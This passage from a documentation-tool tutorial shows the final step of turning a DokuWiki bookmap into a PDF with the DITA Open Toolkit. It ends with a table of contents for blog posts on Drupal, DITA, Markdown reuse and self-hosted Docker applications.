- `html/data/pages/ditamap/blogs.txt` - Path to the source DokuWiki bookmap file.
- `blogs.ditamap` - Output `.ditamap` filename.

## 4. Run DITA OT Command to Create PDF File

```
~/dita-ot-4.4/bin/dita --input=blogs.ditamap --format=pdf --output=out
```



Contents


Chapter 1: Blog Posts ..... 5
Using Drupal and DITA OT to Create a PDF File ..... 6
Drupal ..... 6
DITA Open Toolkit ..... 6
Python ..... 6
Creating Dita Bookmap and Markdown Content Types ..... 6
Creating Markdown Files in Drupal ..... 7
Creating Bookmap File in Drupal ..... 9
Creating a Drupal View and Saving View as a JSON File ..... 10
Creating Bookmap File and Markdown Files ..... 11
Creating PDF File or HTML5 Files ..... 12
How to Reuse Content in Markdown with DITA OT ..... 12
1. Set up Files to Enable Reuse ..... 13
2. Show Results ..... 14
Docker Containers ..... 15
Portainer ..... 15
Homepage ..... 15
Drupal ..... 17
WordPress ..... 18
Panadoc ..... 19
Heimdall ..... 19
DokuWiki ..... 20
FreshRSS ..... 20
Linkding ..... 21